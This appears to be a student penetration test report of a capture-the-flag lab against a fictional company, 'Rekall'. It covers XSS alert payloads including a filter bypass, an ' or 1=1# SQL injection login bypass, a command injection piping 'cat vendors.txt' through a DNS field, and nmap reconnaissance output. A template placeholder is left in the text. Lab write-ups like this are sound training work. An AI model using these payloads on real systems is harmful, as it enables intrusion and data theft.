Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
Assessment Objective 5
Penetration Testing Methodology 6
Reconnaissance 6
Identification of Vulnerabilities and Services 6
Vulnerability Exploitation 6
Reporting 6
Scope 7
Executive Summary of Findings 8
Grading Methodology 8
Summary of Strengths 9
Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	Cybrfern, LLC
Contact Name	Felicia Fernandez
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	01/13/2022	Felicia Fernandez	Review

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Cybrfern LLC's examination of Rekall's security protocols has revealed the company's dedication to protecting against open-source data penetration. This includes utilizing network architecture mapping to identify vulnerabilities and implementing strict input validation for file uploads, preventing the potential of non-.jpg files being uploaded. Rekall engages in regular and continuous penetration testing to identify and remediate any vulnerabilities. The company has also implemented advanced mitigation procedures for denial of service (DDOS) attacks, ensuring the availability of their network at all times.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Cybrfern LLC's in-depth analysis of Rekall's IP range uncovered several critical vulnerabilities, including open ports and IP addresses, which were identified using Nmap scans. Additionally, IP lookup revealed valuable credentials. Our examination also revealed that Rekall's domain is highly vulnerable to cross-site scripting (XSS) and SQL injection attacks. Furthermore, our analysis uncovered exploitable vulnerabilities in the SLMail Server, which if exploited, would allow an attacker to gain access to the shell. These vulnerabilities can be leveraged by utilizing the Metasploit framework on open hosts. Advanced password-cracking techniques also allowed us to gain privileged access to user accounts. These findings highlight the importance of regular and thorough monitoring and fortification of networks to prevent unauthorized access.

Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

- We began our investigation into Total Rekall's web application by identifying vulnerabilities. We tested the "Your Name Here" textbox on the Welcome.php page for cross-site scripting (XSS) payloads and successfully triggered an alert and displayed the entered name. This confirmed the application's vulnerability to XSS and provided us with the first flag.
  "Julie && <script>alert("whoami")</script"


- We moved to the Memory-Planner.php page by clicking the Start Planning link and used the "Choose Your Character" textbox. We used another script syntax with the following variation and that bypassed the filtering.


- This generated the pop-up and confirmed that the web applications text field was vulnerable to XSS and we were given the flag for flag 2:
  "<SCRIPscriptT>alert("grr")</SCRIPscripT>"

- We continued to test the vulnerability of the application to XSS. In another text input field on the Comments.php page, we tried the “<script>” tags in the comment section of the page. We were able to verify that the application is vulnerable to XSS on this page as well by using the following comment:
  “<script>alert(“Julie was here”)</script>”




- We wanted to see if the part of the web application that allows you to upload images was filtered to allow only images or not. We tested this by generating a script in our terminal and uploading it to the website in Memory-Planning.php. By uploading a script, we were able to confirm that the inputs were not being filtered properly and we were given this flag as a result. This is was the script that was uploaded to produce the flag.







- We continued to search for vulnerabilities. In the Login.php section, we inserted an SQL injection in the password field and obtained flag 7. See the injection command below:
  ‘ or 1=1#




- The admin log-in section of the Login.php page showed another vulnerability when highlighting the page. The login and password fields disclose the users’ log-in credentials see below:






- We proceeded to search for other possible vulnerabilities and came across flag 9 by following the flag 8 mentions of the admin-only network tool. We used robots method entering robots.txt, see below.




- While investigating the admin Networking tools, we discovered that by appending "networking.php" to the URL, we were able to access the Rekall Admin Network Tool Page. The page revealed the presence of a confidential list of networking tools in a file named vendors.txt. To test for vulnerabilities, we inputted a random URL into the DNS check box, which successfully displayed the contents of the vendors.txt file, uncovering flag 10.

  www.example.com




- We then used cat to the vendors.txt file piping the random URL we used for flag 10. In doing this we were able to see the SIEM that is being used as well as the 11th flag.


  example.com | cat vendors.txt



- We utilized the capabilities of the open-source investigation tool, OSINT Framework, to conduct a thorough analysis of the WHOIS records for the domain totalrekall.xyz. Through our research, we were able to uncover a valuable piece of information, the street address associated with the domain, which we believe to be the first flag in our investigation.




- Next we wanted to see the specific IP address registered to the totalrekall.xyz domain as this was the answer to the day 2 flag 2. The DNS records show the IP address, see below:
  IP: 34.102.136.180



DNS records


name	class	type	data
totalrekall.xyz	IN	A	34.102.136.180
totalrekall.xyz	IN	NS	ns51.domaincontrol.com
totalrekall.xyz	IN	NS	ns52.domaincontrol.com
totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jomax.net

- In researching tools to use, I was able to utilize a tool called crt.sh to examine the SSL certificate of the totalrekall.xyz website. We entered the website's address into the search bar of the tool and returned the certificates for the website, as well as the 3rd flag.



crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

- NMAP was used to scan 192.168.13.0/24, it scanned the IP range of "192.168.13.0" to "192.168.13.255" to determine the number of active hosts within that range. The result of the scan showed that there were a total of 5 active hosts.



```
File  Actions  Edit  View  Help
root@kali: ~/Documents/day_2 ×   root@kali: ~ ×
┌──(root💀 kali)-[~]
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-14 16:22 EST
Nmap scan report for 192.168.13.10
Host is up (0.000011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000080s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.45 seconds

┌──(root💀 kali)-[~]
└─#
```

- In the findings below you can locate which is running Drupal, a vulnerable web content manager. A scan was run to detect the versions running on each machine. Below is the syntax used as well as the resulting machine that is running Drupal.

  nmap -sV -A 192.168.13.0/24

  Flag 5: 192.168.13.13

```
Nmap scan report for 192.168.13.13
Host is up (0.000015s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```


- We then ran a Nessus scan to see if it picks up any critical vulnerabilities. The configurations to scan the IP 192.168.13.12 was entered and found 1 critical vulnerability.

  Flag 6 is the ID number of the vulnerability found in the scan: 97610

